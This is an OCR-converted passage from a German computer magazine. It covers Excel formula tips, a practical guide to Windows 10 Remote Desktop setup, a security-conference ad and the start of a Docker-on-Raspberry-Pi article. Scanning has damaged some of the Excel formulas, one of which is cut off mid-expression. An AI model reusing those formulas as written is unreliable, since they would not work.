
liefert. Auf diese Weise filtert =GROSS2(TEIL(A14;FINDEN(".",;A14)+1;FINDEN("@";A14)-FINDEN(".",;A14)-1)) den Nachnamen aus der E-Mail-Adresse in Zelle A14. Dabei gibt TEIL() die Zeichenfolge zwischen dem ersten Punkt bis zum Zeichen „@“ wieder. Die beiden ersten FINDEN() ermitteln die beiden Zeichen. Durch Subtraktion der dritten Funktion FINDEN() liefert die Formel schließlich alle Zeichen zwischen Punkt und „@“ zurück.

## Zellen verbinden

Zellen lassen sich auch mit einem Mausklick miteinander verbinden, um etwa eine Überschrift über mehrere Spalten

A	B	C	D
1	Januar	Februar	März
2	Berlin	128.000	122.000
3	Bremen	190.000	150.000
4	Dinslaken	200.000	250.000
5	Dresden	280.000	180.000
6	Düren	230.000	280.000
7	Essen	250.000	200.000
8	Frankfurt	280.000	250.000
9	Gelsenkirchen	430.000	450.000
10	Halle	250.000	250.000
11	Hannover	345.000	350.000
12	Kassel	450.000	150.000
13	Kiel	380.000	155.000
14	Köln	350.000	270.000
15	Leipzig	280.000	390.000
16	Mainz	290.000	400.000
17	München	300.000	340.000
18	Nürnberg	290.000	290.000
19	Oberhausen	280.000	250.000
20	Rostock	270.000	590.000
21	Rügen	260.000	270.000
22	Schwerin	290.000	350.000
23	Stuttgart	230.000	280.000
24	Wiesbaden	250.000	170.000
25			

Die Formel übernimmt die Daten aus dem Schnittpunkt des in Zelle G8 angegebenen Monats und dem Ort in G10.



Mit der Option „Über Auswahl zentrieren“ lassen sich Zellen so verbinden, dass sich Berechnungen uneingeschränkt durchführen lassen.

hinweg zu zentrieren. Über die Schaltfläche „Verbinden und zentrieren“ im Start-Menüband fassen Sie alles zusammen. Doch einen großen Haken hat die Sache: Die so verbundenen Zellen stören bei Berechnungen. So können Sie zum Beispiel keine Summe aus einer Spalte mit =SUMME(B:C) bilden.

Hier bietet sich ein anderer Weg an. Markieren Sie wieder die entsprechenden Zellen und öffnen Sie den Dialog „Zellen formatieren“ mit Strg+1. Holen Sie dort die Registerkarte „Ausrichtung“ in den Vordergrund. Öffnen Sie die Auswahl bei „Horizontal“ und wählen Sie hier die Angabe „Über Auswahl zentrieren“. Der Inhalt der Zelle wird entsprechend der Markierung zentriert, die Zellen dahinter bleiben je-

doch einzeln bestehen und lassen sich für Berechnungen uneingeschränkt nutzen.

### Bedingungen verknüpfen

Funktionen wie SUMME(), MAX(), MIN() oder WENN() gehören zum Alltag vieler Excel-Nutzer. In Excel können Sie mehrere Bedingungen gleichzeitig mit nur einer Funktion aufstellen. Mit SUMMEWENN() ermitteln Sie die Summe eines Bereichs, wenn eine Bedingung erfüllt ist. Mit =SUMMEWENNS() dagegen können Sie gleich mehrere Bedingungen aufstellen. Doch bei zahlreichen Verschachtelungen verliert man schon mal den Überblick. Wenn Sie mehrere WENN-Bedingungen einsetzen möchten, addieren Sie die Funktionen einfach: =WENN(...)+WENN() ... +WENN(). Hier

ist der Rückgabewert eine Zahl. Setzen Sie dagegen „&“ statt des Plus-Zeichens ein, formatiert Excel das Ergebnis als Text, auch bei Zahlen. Die Funktionen UND() und ODER() verbinden Bedingungen miteinander. Dabei müssen diese Funktionen wie in =25000;C4>=5);B4\*10%;WENN(ODER(B4>=25000;C4>=5);B4\*5%;0)) immer vor den Argumenten angegeben werden.

In dieser Kategorie gibt es seit Excel 2016 weitere Funktionen, die allerdings nur im Office-365-Abonnement bereitstehen. Mit WENNS() können Sie mehrere Bedingungen angeben, ohne vor lauter Verschachtelungen den Überblick zu verlieren. Die Funktion arbeitet die Bedingungen in der angegebenen Reihenfolge ab und gibt den Wert zurück, der der ersten Wahr-Bedingung entspricht. Als letzte Bedingung können Sie auch WAHR und einen Wert angeben, den die Funktion als Standard zurückgibt, wenn alle vorherigen Bedingungen FALSCH ergeben. Mit dieser Funktion können Sie bis zu 127 verschiedene Bedingungen hintereinander aufstellen, die weit aus verständlicher als ebenso viele verschachtelte WENN-Funktionen wären.

Darüber hinaus bieten sich weitere Optionen an. Die Funktion MAXWENNS() zeigt die größte Zahl aus einem bestimmten Bereich an, wenn mindestens eine Bedingung erfüllt ist. Analog dazu gibt MINWENNS() die kleinste Zahl in einem Bereich zurück, die mindestens ein Kriterium erfüllt. Auf gleiche Art und Weise setzen Sie MITTELWERTWENNS ein, um mehrere Bedingungen für den Durchschnitt zu berücksichtigen.


(db@ct.de) ct

## Zellzeiger im Sauseschritt

Der Eingabekasten in Excel nennt sich auch Zellzeiger. Er ist am grünen Rahmen einer Zelle zu erkennen, sobald diese selektiert ist. In großen Tabellen hilft der Zellzeiger, schnell an eine andere Stelle der Tabelle zu springen. Ein Doppelklick auf den Rand selektiert die letzte Zeile dieser Spalte innerhalb einer Liste. Drückt man die Strg-Taste und eine Cursor-Taste, rast der Zellzeiger in die jeweilige Richtung zum letzten beziehungsweise ersten Zelleintrag. Mit Strg+Ende gelangen Sie zu der Zelle, die sich direkt unter der letzten in der Liste befindet.

Eine gesamte Liste lässt sich ebenfalls schnell markieren. Hier haben Sie sogar gleich drei Möglichkeiten. Alle drei haben die Tasten Strg+Umschalt gemeinsam. Zusätzlich drücken Sie entweder „\*\*“, Ende oder die Leertaste. In jedem Fall ist die Liste, in der sich der Cursor befindet, komplett markiert.

Wenn Sie die Strg-Taste und eine Pfeiltaste drücken, selektiert dies die Zellen in der jeweiligen Pfeilrichtung. Mit gedrückter Strg-Taste und einem oder mehreren Mausklicks hintereinander können Sie mehrere Bereiche gleichzeitig markieren.



# Ferne Fenster

## Remotedesktopverbindung: Der praktische Fernzugriff auf Windows 10

**Die Fernsteuerung von Windows-PCs per Remotedesktopverbindung hilft nicht nur Administratoren. Man kann damit zum Beispiel mit dem Tablet die Software auf dem PC nutzen – unterwegs oder auf der Wohnzimmercouch.**

**Von Jan Mahn**

Die Remotedesktopverbindung über das Remote Desktop Protocol (RDP) bringt Windows schon seit Windows XP mit. Über RDP bekommt der Nutzer die grafische Oberfläche wie in einer lokalen Sitzung. In diesem Artikel geht es um die Grundlagen und die Möglichkeiten, die Windows 10 Professional, Enterprise und Education mitbringen. Home-Nutzer blei-

ben außen vor, das Feature zum Freigeben einer Remotedesktopverbindung fehlt in ihrer Version. Sie können aber mit Home auf andere Rechner zugreifen. Das Einrichten eines Terminalservers für mehrere Benutzer mit Windows Server werden wir in einer der nächsten Ausgaben vorstellen.

### Im Alltag

Szenarien für Remote-Zugriffe auf einen Windows-Desktop gibt es viele: Nicht zu unterschätzen ist zunächst der Komfortgewinn, mit dem Notebook, Android- oder iOS-Tablet oder dem Mac an reinen Windows-Anwendungen in der gewohnten Umgebung des Desktop-PCs mit allen Dateien weiterarbeiten zu können – auf dem Sofa oder auf Dienstreise.

Entwickler können zum Beispiel ein System mit ihrer Sammlung an virtuellen Maschinen für den Fernzugriff freigeben und haben so mit einem Billig-Notebook

auch unterwegs Zugriff auf die volle Leistung ihrer Workstation.

Wer zu Hause oder in einem kleinen Büro eine Software mit mehreren Nutzern einsetzen möchte, für die es keine brauch- oder bezahlbare Mehrbenutzer-Ausgabe gibt, kann sich mit einem Remotedesktop-PC helfen: Man spart sich das undankbare Gefummel mit Datenbankdateien in Netzlaufwerken, auf die mehrere Nutzer zugreifen können – eine Idee, die früher oder später meist zu Datenverlust führt – und installiert das Programm einmalig auf einer per RDP erreichbaren Maschine. Beliebte Programmkatagorien für dieses Szenario sind Buchhaltungsprogramme, Adressdatenbanken oder Vereinsverwaltungen. Gibt es nur einen Benutzeraccount, den alle nutzen, können sich die Kollegen oder Verwandten zwar gegenseitig aus dem Programm werfen, aber nicht versehentlich die Daten des anderen überschreiben.

Wer von unterwegs auf einen Windows-Rechner zugreifen möchte, kann ein VPN ins lokale Netz einrichten und sich mobil zum Beispiel über das Tablet verbinden. RDP kommt auch mit kleineren Bandbreiten gut zurecht und funktioniert über eine LTE-Verbindung meist ruckelfrei. Eine Portfreigabe im Router von Port 3389 (der Port für RDP) auf den PC empfiehlt Microsoft aus Sicherheitsgründen nicht. Eine Ein-Klick-Lösung für den Auf-

bau einer VPN-Verbindung mit Aufbau einer Remotedesktopverbindung in einem Rutsch haben wir bereits vorgestellt [1].

Zum Spielen, für Video-Streaming oder Videoschnitt ist das Protokoll RDP definitiv nicht gemacht – passende Lösungen, die hardwarebeschleunigte Techniken einsetzen, haben wir in der letzten Ausgabe von c't vorgestellt [2].

## Verwechslungsgefahr

RDP gerät leicht mit VNC oder TeamViewer durcheinander, die ebenfalls Fernzugriffe auf einen Rechner erlauben. Das Funktionsprinzip ist aber ein anderes: Solche Sitzungen spiegeln den Inhalt einer aktiven Benutzersitzung über das Netzwerk und empfangen die Maus- und Tastaturlbefehle des entfernten Benutzers. Ist an den gespiegelten Rechner ein Bildschirm angeschlossen, bewegt sich der Mauszeiger wie von Geisterhand. Der Administrator kann so zum Beispiel ein Programm aus der Ferne installieren und nebenbei mit dem Nutzer telefonieren und ihm Bedienschritte erklären.

Eine RDP-Verbindung trennt üblicherweise die lokale Sitzung, sobald sich ein Benutzer aus der Ferne anmeldet, denn dasselbe Benutzerkonto kann auf einer Windows-Maschine immer nur eine Sitzung haben – entweder lokal oder remote. Greift man mit dem gerade angemeldeten Benutzerkonto aus der Ferne zu, bekommt man den letzten lokalen Zustand auf den Schirm – also alle geöffneten Programmfenster – und kann nahtlos weiterarbeiten.

Windows 10 erlaubt außerdem insgesamt nur eine gleichzeitige Benutzersitzung. Nimmt man ein anderes Konto als das gerade angemeldete, bekommt man eine neue Benutzersitzung, der lokale Nutzer sieht den Anmeldeschirm. Aktiviert wird der Remote-Zugriff über die klassische Systemsteuerung (control.exe). Im Menüpunkt „System“ (am schnellsten zu erreichen, wenn Sie Windows+Pause drücken) finden Sie links „Remoteeinstellungen“. Der Weg über die moderne „Einstellungen“-App von Windows 10 ist dagegen ernüchternd. Hier fehlen – wie so oft in dieser Oberfläche – wesentliche Optionen.


Die einzige Möglichkeit, über RDP eine gespiegelte Sitzung wie mit VNC zu sehen, ist die Windows-Funktion Remoteunterstützung. Wenn Sie die diese aktiviert haben, kann der Hilfesuchende das Programm „msra.exe“ ausführen (die Windows-Suche findet es nicht zuverlässig), eine sogenannte Einladungsdatei erstellen, diese per Mail an denjenigen verschicken, der die Unterstützung anbietet. Auf der Gegenseite kann der Helfer die Einladungsdatei mit msra.exe öffnen und sich verbinden. Wirklich endanwendersicher ist das nicht und andere Programme wie TeamViewer funktionieren wesentlich intuitiver [3].

**Auf den Schirm**

Clients für RDP gibt es nicht nur für Windows, sondern für fast alle Betriebssysteme, und das Schöne an allen ist: Haben Sie das Grundprinzip unter Windows einmal verstanden, sind die Pendants für die anderen Betriebssysteme selbsterklärend. Für macOS bietet Microsoft sogar selbst einen Client im App-Store, Linux-Nutzer setzen auf rdesktop oder FreeRDP. Aber auch Handy- und Tablet-Nutzer können sich per RDP mit Windows-Rechnern verbinden. Auch für iOS und Android bringt Microsoft kostenlose Apps in die Stores. Sie haben standardmäßig einen ungewöhnlichen, aber sehr funktionalen Mausmodus: Der gesamte Touch-Bildschirm funktioniert wie das Trackpad eines Notebooks. Man bewegt also die Maus an die richtige Stelle und tippt dann irgendwo auf das Display, anstatt zu versuchen, auf einem zu kleinen Bildschirm noch kleinere Bedienelemente zu treffen, die nicht für den Touch-Einsatz gemacht sind.

Für die ersten Experimente mit der Remotedesktopverbindung reichen zwei Windows-PCs im lokalen Netzwerk. Schalten Sie im Systemsteuerungs-Menü „Verbindungen mit diesem Computer zulassen“ ein. Den Haken vor „Verbindungen nur von Computern zulassen, auf denen ...“ sollten Sie aktiviert lassen. Die Einstellung stellt sicher, dass der Nutzer nicht das Bild des Windows-Anmeldeschirms zu Gesicht bekommt, sondern schon vorher Benutzername und Kennwort eingeben muss. Wer über einen Linux-Client zugreifen will, muss den Haken entfernen. Dem Client fehlen Bibliotheken, um diese Art der Anmeldung durchzuführen. Das interaktive Verfahren über den Anmeldebildschirm kostet etwas mehr Ressourcen – im lokalen Netz zu verschmerzen.


Spätestens jetzt müssen Sie ein Kennwort für alle lokalen Konten vergeben, die sich anmelden sollen. Aber nicht alle Benutzerkonten dürfen sich automatisch aus der Ferne anmelden. Dieses Recht haben



Die Remotedesktopverbindung wird in der Systemsteuerung aktiviert. Eine Windows-Version ab Professional ist dafür erforderlich.

standardmäßig nur Mitglieder der Gruppen „Administratoren“ und „Remotedesktopbenutzer“. Um hier Benutzer hinzuzufügen, öffnen Sie die Computerverwaltung (compmgmt.msc) – die moderne Einstellungen-App ist mal wieder ungeeignet. Links im Menübaum unter „System/Lokale Benutzer und Gruppen/Gruppen“ finden Sie die lokalen Gruppen und können mit einem Doppelklick Mitglieder hinzufügen.

Starten Sie nun auf dem zweiten PC im lokalen Netz den Remotedesktop-Client (mstsc.exe). Die Programme und



Im Remotedesktop-Client (mstsc.exe) gibt man die IP-Adresse oder den Computernamen an und startet die Verbindung.

Apps für andere Betriebssysteme funktionieren sehr ähnlich, und die Schalter und Eingabefelder heißen ähnlich. Im Feld „Computer“ geben Sie die IP-Adresse oder den in der Systemsteuerung vergebenen „Computernamen“ des anderen Computers an. Das Kennwort können Sie speichern lassen oder bei jedem Verbindungsauflauf eintippen. Nach einem Klick auf „Verbunden“ erscheint eine Zertifikats-Fehlermeldung – die Gegenstelle weist sich mit einem selbstausgestellten Zertifikat aus, das auf dem Client nicht als vertrauenswürdig bekannt ist.

Für den Heimgebrauch im lokalen Netzwerk können Sie damit leben und die Meldung wegklicken und auswählen, dass sie nicht wieder erscheinen soll. Administratoren, die damit nicht leben möchten, können auf der Gegenstelle die Zertifikatsverwaltung öffnen (certlm.msc), unter „Remotedesktop/Zertifikate“ das Zertifikat exportieren und dem Client unter „Vertrauenswürdige Geräte“ hinzufügen.

## Anpassen

Für alle Nutzer lohnt ein Blick in die erweiterten Einstellungen des Remotedesktop-Clients (versteckt hinter „Optionen einblenden“). Hier kann man zum Beispiel Ton, lokale Drucker und die Zwischenablage umleiten. Die Zwischenablage funktioniert vollwertig, es lassen sich also

damit sogar Dateien und Ordner kopieren. Unter „Lokale Ressourcen/Weitere“ versteckt sich ein Dialog, um lokale Laufwerke in der Remote-Sitzung verfügbar zu machen. Für Nutzer mit mehreren Bildschirmen kann es nützlich sein, unter „Anzeige“ alle Monitore für die Sitzung zu nutzen. Damit Sie all diese Einstellungen nicht vor jeder Verbindung erneut zusammenklicken müssen, gibt es im Reiter „Allgemein“ Schaltflächen zum Exportieren. Mit „Speichern unter“ erzeugen Sie eine rdp-Datei, die Sie zum Beispiel auf dem Desktop für den schnellen Zugriff ablegen können: Mit einem Doppelklick darauf öffnet sich die Sitzung. Sollten Sie sich dafür entschieden haben, Benutzername und Kennwort zu speichern, landen diese Informationen nicht in der Verbindungsdatei, sondern im Speicher für Anmeldeinformationen von Windows. Ein einmal dort abgespeichertes falsches Kennwort kann später lästig werden. Den Dialog zum Löschen finden Sie über den Suchbegriff „Anmeldeinformationsverwaltung“ in der Windows-Suche.

Standardmäßig wirkt die Windows-Taste in der Remote-Sitzung, wenn das Fenster im Vollbild aktiv ist und Sie sehen nicht das Startmenü des darunterliegenden PCs. Wenn Sie das nicht möchten, finden Sie die Option zum Abschalten im Reiter „Lokale Ressourcen“.

## Grenzerfahrung


Soll mehr als ein Nutzer gleichzeitig auf eine Windows-Maschine zugreifen, kommt ein Desktop-Windows an seine Grenzen. Gleichzeitige Sitzungen unterstützt nur Windows Server mit der Rolle „Remote Desktop Services“ und einer entsprechenden Lizenzierung. Diese Grenze ist von Microsoft aber künstlich eingezogen und nicht technisch begründet. Das beweisen Projekte wie „rdpwrap“, das bei GitHub als Open-Source-Software entwickelt wird (zu finden über ct.de/yc3h). Das Programm führt die Systemdatei „termsrv.dll“ mehrfach mit unterschiedlichen Parametern aus und erlaubt so bis zu 15 gleichzeitige Sitzungen mit Windows 10. Dieser Trick verstößt bei produktivem Einsatz gegen die Lizenzbestimmungen von Microsoft – mit Support darf man nicht rechnen, wenn man ihn aus Neugier in einer Testumgebung ausprobiert.

(jam@ct.de) 

## Literatur

- [1] Axel Vahldiek, Fernzugriff per Doppelklick, VPN- und Remote-Desktop-Verbindungen mit wenig Aufwand aufzubauen, c't 19/2017, S. 154
- [2] Jan-Keno Janssen, Schwere Wolken, Warum Cloud Computing boomt, c't 1/2019, S. 44
- [3] Jan Schüßler, An den Nagel hängen, Fernwartungssoftware statt Turnschuhadministration, c't 13/2017, S. 92

**Dokumentation und Clients:** [ct.de/yc3h](http://ct.de/yc3h)



The screenshot shows the Windows Computer Management console under the "Computerverwaltung" section. In the left navigation pane, "Gruppen" is selected under "System". The main pane displays a list of groups with their descriptions. On the right, a context menu for the "Remotedesktopbenutzer" group is open, showing options like "Gruppen", "Weitere Aktionen", and "Remotedesktopbenutzer". A secondary window titled "Eigenschaften von Remotedesktopbenutzer" is open, showing the "Allgemein" tab. It describes the group as allowing members to log on from anywhere. The "Mitglieder:" list contains the user "jam". At the bottom, there are buttons for "Hinzufügen...", "Entfernen", "OK", "Abbrechen", "Übernehmen", and "Hilfe".

Nur Mitglieder der Gruppen „Administratoren“ und „Remotedesktopbenutzer“ dürfen eine Verbindung herstellen. In der Computerverwaltung fügen Sie Mitglieder hinzu.

# Wissen schützt

## Cybercrime Next Generation abwehren

30. April, Berlin • 7. Mai, Salzburg • 9. Mai, Wien • 14. Mai, Hamburg • 16. Mai, Köln

Top Speaker aus c't Redaktion & heise Security sprechen zu folgenden Themen:

Jetzt Wildcard sichern und  
20 % sparen!

**DSGVO  
in der Praxis:  
Datenpannen,  
Bußgelder  
und mehr**


**Phishing  
der nächsten  
Generation**

**Künstliche  
Intelligenz  
im Security-  
Kontext**

**Powershell  
für  
Angreifer**

**100 %  
hersteller-  
unabhängig**





# Döckerchen

## Docker auf dem Raspberry Pi

**Die Container-Software Docker unterstützt nicht nur x86-Systeme, sondern auch den Raspi. Inzwischen gibt es eine stattliche Anzahl von Containern für den kleinen Rechner, mit denen man ihn zum Familien-Wiki oder zur Smart-Home-Zentrale machen kann. Wir geben Tipps zum Umgang und zeigen darüber hinaus, wie man eigene Multi-Architektur-Images für PC und Raspi baut.**

**Von Merlin Schumacher**

